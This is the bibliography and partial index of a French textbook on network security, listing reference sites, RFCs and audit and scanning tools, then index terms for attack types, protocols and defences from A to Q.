B. SCHNEIER, *Cryptographie appliquée - Algorithmes, protocoles et codes source en C*, 2e édition, International Thomson Publishing France, 1997

Site de RSA Laboratories, contenant des questions-réponses très détaillées sur le chiffrement RSA :

http://www.rsasecurity.com/rsalabs

Site de Certicom, contenant des questions-réponses très détaillées sur les courbes elliptiques :

http://www.certicom.com

Description de l'algorithme de chiffrement AES :

D. and V. RIJMEN, "Rijndael, The Advanced Encryption Standard", Dr. Dobb's Journal, vol. 26, n° 3, mars 2001, pp. 137-139 :

http://www.esat.kuleuven.ac.be/~rijmen/rijndael/

Récentes RFC (IETF) relatives à IPsec :

RFC 4303, IP Encapsulating Security Payload (ESP), S. Kent, December 2005, Obsoletes RFC 2406, PROPOSED STANDARD

RFC 4302, IP Authentication Header, S. Kent, December 2005, Obsoletes RFC 2402, PROPOSED STANDARD

RFC 4306, Internet Key Exchange (IKEv2) Protocol, C. Kaufman, December 2005,Obsoletes RFC 2407, RFC 2408, RFC 2409, PROPOSED STANDARD

http://www.ietf.org

Journaux d'activité (logs)

LogCheck analyse et détecte les attaques sur les logs pouvant provenir de différents équipements (routeur, système, etc.) :

http://logcheck.org/

Swatch et Logwatch analysent les logs à l'aide de règles puissantes de pattern-matching :

http://swatch.sourceforge.net/

http://www2.logwatch.org/

Outils d'audit

NCAT (Network Config Audit Tool) et RAT (Router Audit Tool) sont deux outils qui permettent de valider la configuration de vos équipements par rapport à un modèle :

http://ncat.sourceforge.net

Tripwire assure l'intégrité des données d'un système :

http://www.tripwire.com

Crack permet de trouver les mots de passe à partir des mots de passe chiffrés UNIX MD5 :

ftp://coast.cs.purdue.edu

John the Ripper permet de trouver les mots de passe à partir des mots de passe chiffrés UNIX MD5 :

http://www.net-security.org

COPS (Computer Oracle and Password System) permet de vérifier la configuration d'un système UNIX :

ftp://coast.cs.purdue.edu

SSS (System Scanner Security) permet de vérifier la configuration d'un système UNIX, Windows, etc. :

http://www.iss.net

SAINT (Security Administrator's Integrated Network Tool) analyse la configuration d'un système en récupérant toutes les informations possibles au travers des services réseau (Finger, NFS, FTP, TFTP, STATD, etc.) :

http://www.saintcorporation.com/products/saint_engine.html

SATAN (Security Administrator Tool for Analyzing Networks) permet de vérifier la configuration d'un système UNIX :

ftp://ftp.porcupine.org

Outils de scanning et d'attaque

HPing permet de dresser la liste des ports ouverts sur un réseau donné. Il se fonde sur le paramètre TTL (Time To Live) du protocole IP pour mener à bien ses découvertes de réseau et services :

http://www.hping.org/

Ping s'appuie sur le protocole ICMP (Internet Control Message Protocol) pour déterminer si un système ayant une adresse IP répond et lancer des recherches sur les classes d'adresse IP :

http://www.fping.com/

Phonesweep est un programme de découverte de réseau téléphonique permettant de détecter modems, PABX, etc. :

http:/ www.sandstorm.net

Firewalk permet de dresser la liste des ports ouverts pour des équipements sur un réseau donné en s'appuyant sur le paramètre TTL (Time To Live) du protocole IP pour mener à bien ses découvertes de réseau et services :

http://www.packetfactory.net

Fremont est un programme de découverte de réseau, de serveurs, de topologie du réseau, etc. :

ftp://ftp.cerias.purdue.edu/pub/tools/unix/netutils/fremont

ISS est un programme d'audit et de test de vulnérabilités :

http://www.iss.net

Retina est un programme d'audit et de test de vulnérabilités :

http://www.eeye.com

Cybercop est un programme d'audit et de test de vulnérabilités :

http://www.nai.com

Nessus est un programme de découverte de réseau, de services réseau et d'attaques, qui offre une imposante bibliothèque d'attaques et de tests et permet de développer ses propres tests au travers d'un macrolangage :

http://www.nessus.org

Rmap est une implémentation de Nmap pour une utilisation en mode distribué :

http://sourceforge.net

SSH

Site regroupant l'ensemble des informations relatives au projet SSH sur le système d'exploitation OpenBSD :

http://www.openssh.com

Ce site offre des logiciels gratuits de gestion de session SSH, incluant SCP, SFTP, etc. :

http://www.freessh.org

Mesures de la sécurité des systèmes d'information

Voici quelques références sur les métriques de sécurité :

IT Security metrics :

http://www.nist.gov

Institute for security and open methodologies :

http://www.isecom.org/securitymetrics.shtml

Les métriques de sécurité :

http://www.clusif.asso.fr

Méthodologie et modélisations pour la sécurité :

http://www.infres.enst.fr/~ilr/recherche/MMS.php

Politique de sécurité

NIST (National Institute of Standards and Technology) regroupe un ensemble de documents relatifs à la sécurité du système d'information :

http://csrc.nist.gov

Ce site du service central de la sécurité des systèmes d'information, directement rattaché au Premier ministre, contient de nombreux documents et recommandations :

http://www.ssi.gouv.fr

Ce site du Club de la sécurité des systèmes d'information français regroupant les grandes entreprises françaises fournit de nombreuses documentations et organise des rencontres à thème pour les adhérents :

http://www.clusif.asso.fr

Le site du CERT, spécialisé dans la réponse aux incidents de sécurité, contient un ensemble de documents relatifs à la sécurité des systèmes d'information :

http://www.cert.org

Réseau

Ces RFC de l'IETF décrivent le protocole MPLS :

RFC 2547, BGP/MPLS VPNs, E. Rosen, Y. Rekhter, March 1999, INFORMATIONAL

RFC 2917, A Core MPLS IP VPN Architecture, K. Muthukrishnan, A. Malis, September 2000, INFORMATIONAL

RFC 3031, Multiprotocol Label Switching Architecture, E. Rosen, A. Viswanathan, R. Callon, January 2001, Errata PROPOSED STANDARD

RFC 4257, Framework for Generalized Multi-Protocol Label Switching (GMPLS)-based Control of Synchronous Digital Hierarchy/Synchronous Optical Networking (SDH/SONET) Networks, G. Bernstein, E. Mannie, V. Sharma, E. Gray, December 2005, INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole BGP :

RFC 4271, A Border Gateway Protocol 4 (BGP-4), Y. Rekhter, ed., T. Li, ed., S. Hares, ed., January 2006, Obsoletes RFC 1771 DRAFT STANDARD

RFC 4272, BGP Security Vulnerabilities Analysis, S. Murphy, January 2006, INFORMATIONAL

RFC 4278, Standards Maturity Variance Regarding the TCP MD5 Signature Option (RFC 2385) and the BGP-4 Specification, S. Bellovin, A. Zinin, January 2006, INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole ISIS :

RFC 0995, End System to Intermediate System Routing Exchange Protocol for use in conjunction with ISO 8473 International Organization for Standardization, Apr-01-1986, UNKNOWN

RFC 3567, Intermediate System to Intermediate System (IS-IS) Cryptographic Authentication, T. Li, R. Atkinson, July 2003, INFORMATIONAL

RFC 3784, Intermediate System to Intermediate System (IS-IS) Extensions for Traffic Engineering (TE), H. Smit, T. Li June 2004, Updated by RFC 4205 INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole Multicast :

RFC 1301, Multicast Transport Protocol S. Armstrong, A. Freier, K. Marzullo, February 1992, INFORMATIONAL

RFC 3353, Overview of IP Multicast in a Multi-Protocol Label Switching (MPLS) Environment, D. Ooms, B. Sales, W. Livens, A. Acharya, F. Griffoul, F. Ansari, August 2002, INFORMATIONAL

RFC 3446, Anycast Rendevous Point (RP) mechanism using Protocol Independent Multicast (PIM) and Multicast Source Discovery Protocol (MSDP), D. Kim, D. Meyer, H. Kilmer, D. Farinacci, January 2003, INFORMATIONAL

RFC 3913, Border Gateway Multicast Protocol (BGMP): Protocol Specification D. Thaler, September 2004, INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole DNS :

RFC 1591, Domain Name System Structure and Delegation, J. Postel March 1994, INFORMATIONAL

RFC 3467, Role of the Domain Name System (DNS), J. Klensin February 2003, INFORMATIONAL

RFC 3645, Generic Security Service Algorithm for Secret Key Transaction Authentication for DNS (GSS-TSIG), S. Kwan, P. Garg, J. Gilroy, L. Esibov, J. Westhead, R. Hall October 2003, Updates RFC2845 PROPOSED STANDARD

RFC 3833, Threat Analysis of the Domain Name System (DNS), D. Atkins, R. Austein, August 2004, INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole NTP :

RFC 0958, Network Time Protocol (NTP), D. L. Mills, Sep-01-1985, Obsoleted by RFC 1059, RFC 1119, RFC 1305 UNKNOWN

RFC 1305, Network Time Protocol (Version 3) Specification, Implementation and Analysis, D. Mills, March 1992, Obsoletes RFC 958, RFC 1059, RFC 1119 DRAFT STANDARD

RFC 2030, Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI, D. Mills, October 1996, Obsoletes RFC 1769, Errata INFORMATIONAL

Ces RFC de l'IETF décrivent le protocole SNMP :

RFC 1157, STD0015Simple Network Management Protocol (SNMP), J. D. Case, M. Fedor, M. L. Schoffstall, J. Davin, May-01-1990, Obsoletes RFC 1098 HISTORIC

RFC 1441, Introduction to version 2 of the Internet-standard Network Management Framework, J. Case, K. McCloghrie, M. Rose, S. Waldbusser, April 1993, HISTORIC

RFC 1446, Security Protocols for version 2 of the Simple Network Management Protocol (SNMPv2), J. Galvin, K. McCloghrie, April 1993, HISTORIC

RFC 3826, The Advanced Encryption Standard (AES) Cipher Algorithm in the SNMP User-based Security Model, U. Blumenthal, F. Maino, K. McCloghrie, June 2004, PROPOSED STANDARD

Ce site regroupe l'ensemble des informations de routage Internet des opérateurs de télécommunications et fournisseurs :

http://www.radb.net

Documentation donnant des recommandations sur la gestion des paramètres d'instabilité des routes :

http://www.ripe.net/ripe/docs/ripe-229.html

Stratégies de sécurité

ZDNet IT Papers et IT Papers concentrent des articles et documents fournis par différentes sociétés (Dell, Microsoft, etc.) mais également par des professionnels :

http://whitepapers.zdnet.com/

http://www.itpapers.com

Cerias Hotlist regroupe des articles et documents fournis par la communauté :

http://www.cerias.purdue.edu/tools_and_resources/hotlist/

Tunnels/VPN

Ce site décrit une solution d'établissement de tunnels permettant de construire des VPN fondés sur le protocole IPsec :

http://www.freeswan.org/

Ce site décrit une solution d'établissement de tunnels permettant de construire des VPN par des tunnels au-dessus de TCP ou UDP :

http://vtun.sourceforge.net/

Ce site décrit une solution d'établissement de tunnels permettant de construire des VPN par des tunnels au-dessus de UDP :

http://sourceforge.net/projects/cipe-linux/

Ce site décrit une solution d'établissement de tunnels permettant de construire des VPN par des tunnels au-dessus de TCP ou de UDP :

http://www.tinc-vpn.org/

Vulnérabilités

Ce site consolide et valide toutes les vulnérabilités détectées et attribue un identifiant unique à chaque vulnérabilité :

http://www.cve.mitre.org

Ce site décrit les derniers bulletins de sécurité relatifs aux équipements Cisco :

http://www.cisco.com/en/US/products/products_security_advisories_listing.html

Ce site contient de nombreuses ressources et des bulletins de sécurité :

http://www.securityfocus.com/

Le site du Centre d'expertise de la sécurité Internet propose de nombreuses ressources et des bulletins de sécurité :

http://www.cert.org/

Centre d'expertise gouvernemental de réponse et de traitement des attaques informatiques :

http://www.certa.ssi.gouv.fr/

Ce site offre de nombreuses ressources et des bulletins de sécurité :

http://packetstorm.linuxsecurity.com/

Index

Numerique

3Com 211
3DES 47

A

AAA (Authentication, Authorization, Accounting) 134, 216
accès
  au réseau local 139
  distant 142
    authentification 215
    caractéristiques des protocoles 208
    contrôle 207
    journalisation des événements 216
  logique 119
  sans fil avec tunnel chiffré 332
ACE (Access Control Entry) 151, 338
ACE/Server 193
ACK Storm 22
ACL (Access Control List) 128, 150, 338, 339, 513
ACS (Access Control Server) 161
ActiveEnvoy 388
Adleman (L.) 168
administration
  dans la bande 523
  hors bande 522
AES (Advanced Encryption Standard) 167, 168
AH (Authentication Header) 174
Aircrack 333
Aleph One 63
Alert 185
algorithme
  à correction d'étiquettes 284
  Blowfish 31
  de Bellman-Ford 280
    distribué 283
  de chiffrement
    asymétrique 193, 200
  de Dijkstra 279, 281, 428
  de Floyd-Warshall 428
  de hachage 200
  de routage 279
  DES 302
analyse
  comportementale du trafic 164
  de configuration
    par patron 418
  de la cohérence d'ACL 414
  de la conformité des mots de passe 410
  de la politique de routage 350
  de risque 124
  des ACL 344
  des événements de sécurité 375
  des fichiers de configuration de services réseau 361
  des filtres de routage 346
  des topologies de routage iBGP et eBGP 349
  des traces
    des pots de miel (honeypots) 360
    des services applicatifs 370
    des sondes d'intrusion IDS/IPS 357
    du système d'exploitation 372
  statistique 386
Antirez 36
antivirus 70, 79, 133, 140, 207
  emplacements 141
  scanner 79
Arbor Networks 164
arbre d'attaques 95
Arkin (Ofir) 44
ARP (Address Resolution Protocol) 17, 231
ARP spoofing 13, 17
AS (Autonomous System) 279
Ascend 211
ASIC (Application-Specific Integrated Circuit) 152
association de sécurité 174
  AH et ESP 179

ATM (Asynchronous Transfer Mode) 509
attaque
à l'aide de programmes d'écoute 165
à partir de programmes Java 149
ARP spoofing 13, 17
baiser de la mort 28
black hole 25
buffer overflow 223
DDoS 29, 82
de commutateur 13, 494
de cryptanalyse 167
de dictionnaire 193
de routage 293
directe 4
du numéro de séquence
d'une annonce 25
maximal d'une annonce 25
FMS 15
fraggle 26
ICMP flooding 30
IP spoofing 18
known plain text 15
land 28
man-in-the-middle 3, 19, 179, 230
par modification du routage 22
sur le chiffrement SSL 23
par balayage
ACK 38
avec vérification de la taille de la fenêtre TCP 39
de Noël, ou Xmas 39
FIN 38
full Xmas 39
furtif 36
ICMP 7
IP 40
muet 36
NULL 39
semi-ouvert TCP 8
SYN/ACK 38
TCP 8
UDP 40
par BGP 25
par cartographie du réseau 5
par cheval de Troie 192
par copie des configurations des équipements réseau 33
par cryptanalyse 172
par déni de service 3, 26, 67, 129, 149, 179, 222, 277
contrôle 162
distribué 67
par écoute électronique 33
par envoi de paquet ou par répétition 16
par falsification d'adresse MAC 225
par force brute 324
par fragmentation 3
par ICMP redirect 23
par injection de routes 277
par inondation 26
smurf et fraggle 26
SYN 27
par instabilité des routes 277
par les relais 67
par OSPF 24
par ping-of-death 4
par rebond 5, 469
par redirection d'adresse IP 16
par réponse 5
par routage à la source 22
par saut de VLAN 225
par shellcode 54
par sniffing 12
par spoofing 3
par SYN flooding 4
par usurpation d'identité 34
par vers 82
par virus 165
par vol de secret 33
ping de la mort 28
smurf 26, 30, 222, 466
SNMP 222, 277
spoofing 149, 191
Stacheldraht 29, 30
sur le chiffrement SSL 23
sur les bannières 48
SYN flooding 230, 466
SYNflooding 30
système 165
teardrop 28
TFN 29
TFN2K 29
Trinoo 29
UDP Bombing 466
UDP flood 30
VLAN Hopping 13
win nuke 28
attaques
dérivées des attaques smurf et fraggle 32
des systèmes réseau 35
par fragmentation des paquets IP 10
par relais 82
par traversée des équipements filtrants 9
par virus 67
permettant
d'écouter le trafic réseau 11
d'identifier les services réseau 35
d'interférer avec une session réseau 17
d'interroger des services réseau 46
d'utiliser des accès distants Wi-Fi 13
de dévoiler le réseau 5
de mettre le réseau en déni de service 26
de modifier le routage réseau 24
de pénétrer le système 50
de prendre l'empreinte réseau du système 42
prédiction des 124
réseau 1, 3
indirectes 67
sur les bogues des piles IP/TCP 27
sur les faiblesses
de conception 58
des systèmes réseau 50
techniques de parade 147
audit 122
fichier de configuration 353
audit de sécurité 114, 473
authentification 3, 74, 111, 523
certificat électronique 192
des connexions distantes 191
règles de sécurité 192
EAP 210
en profondeur 133
IPsec 174
MS-CHAP 210
PAP 210
pare-feu applicatif 155

RADIUS 217
SSH 187
SSL 184
autorisation 111
autorité de certification 179, 200
AXENT 217

B

backbone 136
Bagle 76
baiser de la mort 28
balayage
ACK 38
avec vérification de la taille de la fenêtre TCP 39
de Noël, ou Xmas 39
de ports 60
Nmap 315
FIN 38
full Xmas 39
furtif 36
IP 40
muet 36
NULL 39
réseau 311
SYN 36
SYN/ACK 38
TCP 36
UDP 40
Bastille Linux 367
Bay Networks 343, 513
BCC (Blind Carbon Copy) 83
BGP (Border Gateway Protocol) 3, 81, 162, 223, 233, 283, 510
configuration 248
bibliothèque de règles 353
BindView 366
Bit Flipping Attack 16
black hole 25, 81, 162
Blowfish 31, 168
BOGONS 80, 162
bogue 3
des piles IP/TCP 27
boîtier de chiffrement 136
bombe logique 74
Bratley 82
broadcast 11, 26, 230, 452
buffer overflow 30, 52, 223
Bugtraq 59, 63
Business Continuity Plan 125

C

calculateur de risque 436
Carnegie Mellon 70
Carte bleue 186
CBAC (Context-Based Access Control) 153
CCS (Change Cipher Security) 186
CDP (Cisco Discovery Protocol) 229, 231
centre de sécurité 387
CERT (Computer Emergency Response Team) 70, 83, 223
Certicom 168
certificat électronique 198
CESTI (centres d'évaluation de la sécurité des technologies de l'information) 91
CFSSI (Centre de formation en sécurité des systèmes d'information) 104
CGI (Common Gateway Interface) 149
CheckPoint
Next Generation Firewall-1 515
règles de filtrage des pare-feu 153
Stateful Inspection 156
cheval de Troie 68, 74, 192
ports TCP d'écoute 74
chiffrement 128, 523
asymétrique 194
principaux algorithmes 170
des connexions IP 165
algorithmes cryptographiques 167
codes d'authentification 171
cryptanalyse 172
fonctions de hachage 171
génération de clés 172
des données 165
IPsec 174
MPPE 211
SSH 188
symétrique 167
principaux algorithmes 168
CIS (Center for Internet Security) 352
Cisco 223
agent
CSA 162
CTA 161
AWK 345
CDP 231
cisco_crypt 413
commande de configuration d'une ACL étendue 184
configuration
des commutateurs 224
des routeurs 228
IPsec 497
EAP-FAST 207
feature sets IOS 153
filtrage par ACL 151
Firewall Pix Family 515
guides de sécurité 105
initiative SoBGP 291
IOS 173
ISL 227
LEAP 206
mots de passe 411
MPLS 509
TACACS+ 216
VLAN1 227
CIS-Tools 366
Clusif (Club de la sécurité des systèmes d'information français) 90, 259
COBIT (Control OBjectives for Information and related Technology) 90
code
d'authentification de message 171
malicieux 223
PIN 193
CodeRed 69, 73, 82, 142, 452
Cohen (Fred) 78
commerce électronique 202
communication intersite 136
commutateur 13
ACL 151
contrôle d'accès au niveau MAC 493
disponibilité du réseau 452
filtrage d'adresses MAC 469
supervision SNMP 453
confidentialité 111
des données 450
SSL 185
configuration
d'audit 353

des équipements 393, 459
de sécurité réseau passifs 356
congestion réseau 67
connexion
rlogin 20
conséquence d'une faiblesse de sécurité 390
contre-mesures 120
Control Plane ACL 152
contrôle
d'accès 131, 140, 149, 160
au niveau MAC 452
d'authentification 133
de sécurité 144, 309, 473
externe 311
mise en œuvre 312, 321, 329, 332
par analyse complète des applications 328
par analyse simple des applications 321
par balayage réseau 311
interne 337
des accès
au routeur 240
distants 207
physiques 205
des adresses MAC 160
des connexions réseau 149
des filtrages réseau 320
des ports
TCP 315
UDP 316
des protocoles associés à un paquet IP 319
des services ICMP 317
du trafic à destination du routeur 239
courbes elliptiques 167, 197
Crack 368
CRC 32 14
CRL (Certificate Revocation List) 202
cryptanalyse 167, 172
cryptographie 111, 167
à clé publique 107
malicieuse 81
références 541
cryptosystème sur courbes elliptiques 197
CSA (Cisco Secure Agent) 162
C-SET 186
CTA (Cisco Trust Agent) 161
CTCPEC (Canadian Trusted Computer Product Evaluation Criteria) 91
CVE (Common Vulnerabilities and Exposures) 315
Cyber-Comm 186
CyberGuard Premium Firewall Appliance Line 515

D

Dacier (M.) 94
Daemen (J.) 168
Dark Avenger 73
DCSSI (Direction centrale de la sécurité des systèmes d'information) 104, 202
DDoS (Distributed Denial of Service) 29, 82
Demarc 358
déni de service 3, 26, 67, 129, 149, 162, 179, 222, 277
analyse comportementale du trafic 164
distribué 29, 67
DES (Data Encryption Standard) 168
Desktop Firewall 265
détection d'intrusion 70
détection virale 77
Diffie (W.) 168
Diffie-Hellman 107, 168, 179
disponibilité 111, 521
DMZ (DeMilitarized Zone) 127
DNS (Domain Name Service) 82, 303
DNSsec 305
DoS (Denial of Service) 26
DR (Designated Router) 296
droit d'accès 135
DSA (Digital Signature Algorithm) 171
DSS (Digital Signature Standard) 108
DTP (Dynamic Trunking Protocol) 226

E

EAL (Evaluation Assurance Level) 92
EAP
Over LAN 206
Over RADIUS 206
EAP (Extensible Authentication Protocol) 161, 181, 206, 210
EAP-FAST 207
EAP-PEAP 206
EAP-TLS 206
EAP-TTLS 206
EBIOS (expression des besoins et identification des objectifs de sécurité) 90
ECDH (Elliptic Curve Diffie-Hellman) 168
ECDSA (Elliptic Curve Digital Signature Algorithm) 171
ECIES (Elliptic Curve Integrated Encryption Standard) 170
ECMQV (Elliptic Curve Menezes-Qu-Vanstone) 168
ECNR (Elliptic Curve Nyberg Rueppel) 171
E-Comm 186
ECPVS (Elliptic Curve Pintsov Vanstone Signatures) 171
EGP (Exterior Gateway Protocol) 24, 279
ElGamal 167, 170
empreinte 171
eMule 69
engineering 387
environnement de développement 119
escalade de privilèges 65
e-Security (E-Sentinel) 387
ESIGN 171
ESM (Enterprise Security Manager) 367
ESP (Encapsulating Security Payload) 174, 466
Ethereal 12
Euler (L.) 172
évaluation de la sécurité 87
expert de la sécurité 387
exploit 58

F

faiblesses

d'authentification 32, 50
de conception 58
de configuration 50, 222
des accès en administration 338
de programmation 52
de sécurité 3, 4
des applications 67
des langages 50
des mots de passe 192
des piles IP/TCP 27
des protocoles 3
des systèmes d'exploitation 223
des systèmes réseau 50
exploitation des 58
faille de sécurité 69
FAST (Flexible Authentication via Secure Tunneling) 207
Filiol (E.) 82
filtrage
applicatif 149, 155
d'adresses MAC 469
d'URL 133, 471
de données 112
de paquets 150
de protocoles 129
du courrier 471
du trafic sur les interfaces des routeurs 243
dynamique 153, 466
IP 10
par ACL 339
proxy 155
stateful 153
statique 151, 466
FIPS (Federal Information Processing Standards) 108
FIRST (Forum of Incident Response and Security Team) 84
FMS (Fluhrer, Mantin, Shamir) 15
fonction de hachage 171, 301
HMAC 185
Fortezza 185
Fragment Overlapping 10
fragmentation 3
des paquets IP 10
framework de sécurité 117
FreedBsd 224
Fujiaski (A.) 171
full-disclosure 59
FWTK (Firewall Toolkit) 263

G

Gauntlet 156
générateur pseudo-aléatoire 172
génération de clés 172
GENPASS 410
gestion
d'un incident de sécurité 387
de graphes 428
des équipements de sécurité 521
GOST (Gosudarstvennyi Standard of Russia Federation) 171
goulet d'étranglement 131
messagerie 142
GPS (Global Positioning System) 303
graphe des privilèges 94
GRE (Generic Routing Encapsulation) 211

H

H323 112
hachage 153, 171, 200
Handshake 185
hardware 119
haute disponibilité 524
Hellman (M. E.) 168
hijacking 19
HMAC 172, 301
honeypot 356, 360
Host Based Security Assessment 366
hping2 315
HSC (Hervé Schauer) 259
HTTPS (Hypertext Transfer Protocol Secure Sockets) 23
Hydra 322, 323, 371

I

IBM
DES 168
MPLS 509
ICMP (Internet Control Message Protocol) 44, 231, 242
ICSA (International Computer Security Association) 464
ICV (Integrity Check Value) 14
IDEA (International Data Encryption Algorithm) 168
identification 111
idlescan 36
IDS (Intrusion Detection System) 133, 356
IEEE
802.11 13, 210, 217
802.11b 14
802.1q 13, 227, 453
802.1X 161, 205
IEEE (Institute of Electrical and Electronics Engineers) 105
IETF (Internet Engineering Task Force) 105, 173, 217, 509
IGMP (Internet Group Management Protocol) 28
IGP (Interior Gateway Protocol) 24, 279
IGRP (Interior Gateway Routing Protocol) 281
IKE (Internet Key Exchange) 174, 178
IKE Hybrid 180
IKE v2 183
ike-scan 47
ingénierie sociale 33
injection de routes 277
inondation 26, 83
instabilité des routes 277
intégrité 111
SSL 185
interconnexion 149, 505
des domaines IS-IS 282
des équipements réseau 283
entre systèmes autonomes 285
investigation de sécurité 150, 158
horodatage 230
IOS (Internet Operating System) 223
IP spoofing 18
IPID (IP Packet IDentifier) 36
iPlanet 202
IPNG (Internet Protocol Next Generation) 173
IPS (Intrusion Preventing System) 133, 356
IPsec 47, 112, 128, 136, 173, 342, 463
associations de sécurité 174
avantages et inconvénients 183
boîtiers de chiffrement 514
caractéristiques 208
choix d'équipements certifiés par l'ICSA 464

encapsulation de l'information de sécurité 176
en-tête d'authentification 177
fonction Split Tunneling 469
gestion des clés 178
modes transport et tunnel 181
Nortel VPN Router Family 464
passerelles 182
services de sécurité 166
IPv6 173, 189, 463
IPX 209
IRV (Interdomain Routing Validation) 291
ISACA (Information Systems Audit and Control Association) 90
ISAKMP (Internet Security Association and Key Management Protocol) 175
IS-IS (Intermediate System to Intermediate Systems) 281
ISL (Inter Switch Link) 13
ISO (International Standardization Organization) 105, 108
ISO 17799 109
isolation de trafic 504
ITSEC (Information Technology Systems Evaluation Criteria) 91
IV (Initialization Vector) 14

J

John the Ripper 368
Jones (G. M.) 352
journalisation 152
Juniper 343, 424
configuration des routeurs 242
Junos 242
LEX 424
YACC 424
Junos 242

K

Kerberos 215, 266
Kismet 333
Klaus (Chris) 36
Koblitz (N.) 168
Kolmogorov (A. N.) 99
Kravitz (D. W.) 171

L

l0phtCrack 368
L2TP (Layer 2 Tunneling Protocol) 212
LAC (L2TP Access Concentrator) 213, 467
Lai (X.) 168
LCP (Link Control Protocol) 209
LDAP (Lightweight Directory Access Protocol) 202
LDP (Label Distribution Protocol) 510
Legendre (A. M.) 172
Levy (Elias) 63
Libsafe 271
Linux
Bastille 367
Slack 333
Slax 332
Listen and Whisper 290
Livingston Enterprises 217
LNS (L2TP Network Server) 213, 467
LSA (Link State Advertisement) 25
lutte antivirale 79

M

MAC (Media Access Control) 160, 453
MAC (Message Authentication Code) 171
maillon faible 138
management 118
man-in-the-middle 3, 19, 179, 230
MARION (méthodologie d'analyse de risques informatiques orientée par niveaux) 90
Massey (J.) 168
MasterCard 186
McAfee (Desktop Firewall) 265
MD5 171, 268, 287
MD5-96 301
MEHARI (méthode harmonisée d'analyse de risques) 90
message
d'avertissement 239
configuration 253
de contrôle 213
ICMP
Destination Unreachable 231
Mask Reply 231
Redirect 231
types et codes 45, 317
PGP 204
système 383
messagerie 470
mesure de la sécurité des systèmes d'information (références) 544
MIB (Management Information Base) 300
Microsoft
IIS 76
Internet Explorer 186
MAPI 69
MPPE 211
MS-CHAP 210
Outlook 76
PPTP 211
Visual C++ 272
Windows 69
PC Anywhere 312
virus 71
Miller (V.) 168
mise à l'heure des équipements réseau 302
MIT (Massachussetts Institute of Technology) 266
mode
broadcast 11
transport 181
tunnel 181, 188, 214
mot de passe
attaque 191
connexions distantes 192
moteur de mutation 73
Mozilla 186
MPLS (MultiProtcol Label-Switching) 182
MPLS (MultiProtocol Label-Switching) 509
MPPE (Microsoft Point-to-Point Encryption) 211
MS-CHAP 210
mtree 369
MTU (Maximum Transmission Unit) 175
multicast 234
Mydoom 76

N

NAC (Network Access Control) 453
NAT (Netbios Auditing Tool) 324
NAT (Network Address Translation) 112, 154, 183
NAT-T (NAT Traversal) 183
NCP (Network Control Protocol) 209
NCSA (National Computer Security Association) 70
Nessus 321
NetBEUI (NetBios Extended User Interface) 209
Netbios 324
Netcat 61
Netflow 164
NetForensics (ActiveEnvoy) 388
NetIQ 366
Netscape 184
Netscape Directory Server 202
Netscreen Family 515
NetSky 76
Nikto 326
Nimda 69, 73, 76, 82
N-IPS (Network-Intrusion Prevention System) 158
NIS (Network Information Service) 266
NIST (National Institute for Standards and Technology) 108, 378
Nmap 36, 60, 312, 315
NMS (Network Management System) 301
non-régression 223
non-répudiation 111, 179
Nortel VPN Router Family 464
NS Control 388
NSA (National Security Agency) 106
NT Bugtraq 59
NTP (Network Time Protocol) 238, 302

O

Oakley 175, 178
OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) 90
Okamoto (T.) 171
OOB (Out Of Band) 28
Open Service (SystemWatch) 388
OpenSSL 411
Opera 186
opérateur de télécommunications 182, 191, 207, 215, 228, 279, 289, 462, 504, 513
Opie 188
Orange Book 90
OSPF (Open Shortest Path First) 24, 281
outil
  d'aide à la décision 375
  d'attaque 311
  de balayage réseau 311
  maison
    calculateur de risque 436
    d'analyse
      de configuration d'équipements réseau Juniper 424
      de configuration par patron 418
      de la cohérence d'ACL 414
    de gestion de graphes 428
  SIM 387
    ActiveEnvoy 388
    E-Sentinel 387
    NS Control 388
    SystemWatch 388
overlapping 11, 159

P

packet scrubbing 159
PAD (Packet Assembler Disassembler) 230
PAP (Password Authentication Protocol) 210
parades aux attaques 147
pare-feu 132, 150
  certifiés par l'ICSA 467
  CheckPoint 153
  Cisco Firewall Pix Family 515
  composite 156
  critères de choix 156
  CyberGuard Premium Firewall Appliance Line 515
  Desktop Firewall (McAfee) 265
  embarqué 262
  feature sets IOS 153
  filtrage
    de paquets 150
    dynamique 153
  fonctions principales 157
  FortiGate-300 515
  FWTK (Firewall Toolkit) 263
  IPchain 263
  IPfilter 263
  IPtables 263
  local 207
  Netscreen Family 515
  passerelle de niveau
    applicatif 155
    circuit 154
  produits du marché 156
  règles de sécurité 158
  sécurisation 262
  Stateful Inspection 156
  TCP-wrapper 262
  Turbo ACL 152
  xinetd 263
  zonal 262
partage
  de fichiers 69, 112
  de périphériques 69
passeport numérique 199
passerelle
  de courrier 143
  de niveau
    applicatif 155
    circuit 154
  Internet 143
  IPsec 182
Password Safe 192
PAT (Port Address Translation) 154, 183
PC Anywhere 137, 312
PC portable 191, 207
PEAP (Protected EAP) 206
peer-to-peer 69, 112
périmètre de sécurité 130, 150, 504
PFS (Perfect Forward Secrecy) 180
PGP (Pretty Good Privacy) 202
PIM-SM (Sparse Mode) 296
Ping flooding 26
PKCS (Public Key Cryptography Standards) 107
PKI (Public Key Infrastructure) 198

PKIS (Public Key Infrastructure Standards) 108
plan
  d'adressage 153, 154, 339
  de contrôle 341, 356
  de routage 339
PoC (Proof of Concept) 58
Pohlig-Hellman 167
politique de sécurité réseau 85
  approbation 115
  audit 122
  auditabilité 114
  autorité 113
  contraintes d'application 112
  définir une 103
  guides et règles 117
    audit de la sécurité 122
    exploitation et administration 120
    gestion de projet 119
    gestion des accès logiques 119
    management 118
    plan de contingence 122
    ressources humaines 118
    sécurité physique 121
    vérification des configurations 120
  hiérarchie 115
  infrastructure 117
  niveaux 115
  objectifs 110
  organismes et standards 103
  orthogonalité 114
  principe de propriété 113
  rédaction d'un document 110
  référentiel 114
  simplicité 114
  typologie 116
  universalité 114
Ponte (NS Control) 388
PPP (Point-to-Point Protocol) 209, 467
  moyens d'authentification 210
PPTP (Point-to-Point Tunneling Protocol) Voir PPTP
primitives sécurisées 271
privilèges 135
procédures
  opérationnelles 120
profil 135
projet Protos 223
protection
  des systèmes réseau 257
proxy 132
  applicatif 155, 157
  circuit 157
PSK (Pre-shared Key) 218
psk-crack 47
puits
  de filtrage (sink hole) 163
  de routage (black hole) 162

Q

QoS (Quality of Service) 462
quarantaine 161, 272

R

